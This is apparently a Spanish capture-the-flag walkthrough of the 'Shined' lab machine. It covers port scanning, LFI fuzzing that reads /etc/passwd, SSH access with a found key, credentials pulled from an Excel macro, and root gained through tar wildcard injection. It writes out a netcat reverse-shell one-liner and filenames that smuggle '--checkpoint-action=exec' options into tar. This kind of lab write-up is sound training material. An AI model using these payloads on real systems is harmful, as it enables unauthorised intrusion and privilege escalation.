SHINED

CONECTIVIDAD

```
ping -c1 192.168.0.10
```


```
└─# ping -c1 192.168.0.10
PING 192.168.0.10 (192.168.0.10) 56(84) bytes of data.
64 bytes from 192.168.0.10: icmp_seq=1 ttl=64 time=2.65 ms

── 192.168.0.10 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.645/2.645/2.645/0.000 ms
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.10 -T 3
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.10 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 15:09 EST
Nmap scan report for 192.168.0.10
Host is up (0.0018s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8d:9c:0e:58:72:31:a2:f9:81:15:34:9a:e7:07:f1:2a (ECDSA)
|_  256 d8:05:cc:bd:07:3b:c8:59:eb:5e:cd:ee:6e:52:c6:ab (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: sungla
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 09:20:97:b6:90:27:34:c4:f4:ed:35:c0:66:a3:f8:02 (ECDSA)
|_  256 a5:bc:e0:59:79:1e:b7:5f:93:65:b1:2f:0c:bb:b0:66 (ED25519)
MAC Address: 08:00:27:BB:3A:C2 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

PUERTOS ABIERTOS 22,80 Y 2222



ENUMERACIÓN

Con gobuster vamos a por archivos y directorios

encontramos el directorio /access.php

```
└─# gobuster dir -u http://192.168.0.10 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.10
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              py,php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/contact.html         (Status: 200) [Size: 8716]
/privacy              (Status: 301) [Size: 314] [--> http://192.168.0.10/privacy/]
/about.html           (Status: 200) [Size: 7269]
/.html                (Status: 403) [Size: 277]
/images               (Status: 301) [Size: 313] [--> http://192.168.0.10/images/]
/index.html           (Status: 200) [Size: 21819]
/shop.html            (Status: 200) [Size: 7374]
/css                  (Status: 301) [Size: 310] [--> http://192.168.0.10/css/]
/access.php           (Status: 200) [Size: 1849]
/js                   (Status: 301) [Size: 309] [--> http://192.168.0.10/js/]
/glasses.html         (Status: 200) [Size: 9822]
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
Progress: 1102795 / 1102800 (100.00%)
```

Como sospechamos la posible LFI, vamos en la búsqueda de un parámetro que cambie el aplicativo web


wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.0.10/access.php?FUZZ=../../../../etc/passwd" --hc 404 --hw 129

```
wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.0.10/access.php?FUZZ=../../../../etc/passwd" --hc 404 --hw 129
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.0.10/access.php?FUZZ=../../../../etc/passwd
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000003976:   200        88 L     164 W      3164 Ch     "inet"
```

Al llevarnos el parámetro al navegador podemos leer el /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
cifra:x:1000:1000:,,,:/home/cifra:/bin/bash
    </div>
```


Sacamos un usuario cifra. Y sí, esta vez tenemos suerte y a la primera encontramos la id_rsa



EXPLOTACIÓN

Nos conectamos, en primera instancia por el p 22, pero, no va y como tenemos el p 2222 y logramos la conexión

ssh -i id_rsa cifra@192.168.0.10 -p 2222



ESCALADA DE PRIVILEGIOS

Listamos en /cifra y nos encontramos con un excel

```
cifra@b13d359bc30b:~$ ls -la
total 48
drwxr-xr-x 4 cifra cifra  4096 Dec 13 13:35 .
drwxr-xr-x 1 root  root   4096 Apr  7  2024 ..
-rwxr-xr-x 1 cifra cifra   220 Apr  7  2024 .bash_logout
-rwxr-xr-x 1 cifra cifra  3771 Apr  7  2024 .bashrc
drwx------ 2 cifra cifra  4096 Apr  7  2024 .cache
-rwxr-xr-x 1 cifra cifra   807 Apr  7  2024 .profile
drwxr-xr-x 2 cifra cifra  4096 Apr  7  2024 .ssh
-rw-rw-r-- 1 cifra cifra   209 Dec 13 13:35 .wget-hsts
-rw-r--r-- 1 root  root  13315 Apr  8  2024 contabilidad.xlsm
cifra@b13d359bc30b:~$ file contabilidad.xlsm
contabilidad.xlsm: Microsoft Excel 2007+
```

Nos traemos a local el archivo

```
scp -P 2222 -i id_rsa cifra@192.168.0.10:/home/cifra/contabilidad.xlsm
/home/kali/Desktop/Shined

contabilidad.xlsm
```

Gracias a Manuel, con olevba consigo leer información de este archivo

```
olevba contabilidad.xlsm
olevba 0.60.2 on Python 2.7.18 - http://decalage.info/python/oletools
```

Attribute Macro1.VB_Description = "leopoldo:snickers"

Con estas credenciales nos conectamos por SSH

```
└─# ssh leopoldo@192.168.0.10
leopoldo@192.168.0.10's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Fri Dec 13 03:11:16 PM UTC 2024

  System load:  0.080078125       Processes:               127
  Usage of /:   56.1% of 11.21GB  Users logged in:         0
  Memory usage: 40%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for enp0s3:  192.168.0.10

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

18 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Apr  9 14:45:36 2024 from 192.168.1.41
leopoldo@shined:~$
```

Investigando en los directorios nos encontramos con esto

```
leopoldo@shined:~/Desktop/scripts$ ls -la
total 28
drwxrwxr-x 2 leopoldo leopoldo 4096 Dec 14 08:13  .
drwxrwxr-x 3 leopoldo leopoldo 4096 Apr  7  2024  ..
-rw-r--r-- 1 root      root    5800 Dec 14 08:13  backup.tgz
```

En el directorio /tmp tenemos

```
leopoldo@shined:/tmp$ ls -la
total 300
drwxrwxrwt 13 root    root    4096 Dec 14 08:29 .
drwxr-xr-x 20 root    root    4096 Apr  7  2024 ..
-rwxr-xr-x  1 root    root     101 Apr  7  2024 backup.sh
-rwxr-xr-x  1 root    root      81 Apr  9  2024 clean.sh
```

Analizando el backup.sh

```
#!/bin/bash
cd /home/leopoldo/Desktop/scripts/
tar -zcf /home/leopoldo/Desktop/scripts/backup.tgz *
```

tar comprime todos los archivos en el directorio actual (*).

https://book.hacktricks.xyz/es/linux-hardening/privilege-escalation/wildcards-spare-tricks

El uso de comodines (*) en comandos como tar puede ser explotado

porque ciertos nombres de archivo se interpretan como parámetros

adicionales o incluso comandos por el sistema

PROCESO

1- CONFIGURAMOS UN LISTENER

```
nc -lvnp 4444
```

2- NOS VAMOS AL DIRECTORIO VULNERABLE

```
cd /home/leopoldo/Desktop/scripts
```

3- CREAMOS UN ARCHIVO shell.sh QUE CONTENGA EL COMANDO

PARA LA REVERSE SHELL

```
echo "mkfifo /tmp/lhennp; nc 192.168.0.49 4444 0</tmp/lhennp | /bin/sh
>/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.sh

cat shell.sh
mkfifo /tmp/lhennp; nc 192.168.0.49 4444 0</tmp/lhennp | /bin/sh
>/tmp/lhennp 2>&1; rm /tmp/lhennp
```

4- CREAMOS LOS ARCHIVOS MALICIOSOS PARA EXPLOTAR EL tar

4.1-Archivo que activa el punto de control:

```
echo "" > --checkpoint=1
```

4.2- Archivo que ejecuta el payload:

echo "" > '--checkpoint-action=exec=sh shell.sh'

Verificamos que ambos archivos y el script estén presentes:

ls -la


drwxrwxr-x 2 leopoldo leopoldo 4096 Dec 14 08:13 .
drwxrwxr-x 3 leopoldo leopoldo 4096 Apr 7 2024 ..
-rw-r--r-- 1 root root 5800 Dec 14 08:13 backup.tgz
-rw-rw-r-- 1 leopoldo leopoldo 1 Dec 14 08:13 '--checkpoint=1'
-rw-rw-r-- 1 leopoldo leopoldo 1 Dec 14 08:13 '--checkpoint-action=exec=sh shell.sh'
-rw-rw-r-- 1 leopoldo leopoldo 99 Dec 14 08:12 shell.sh


5- EJECUTAMOS EL COMANDO VULNERABLE

tar cf archive.tar *

6- OBTENEMOS ACCESO

nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [192.168.0.10] 34370
whoami
root





🖐 **Buen día.**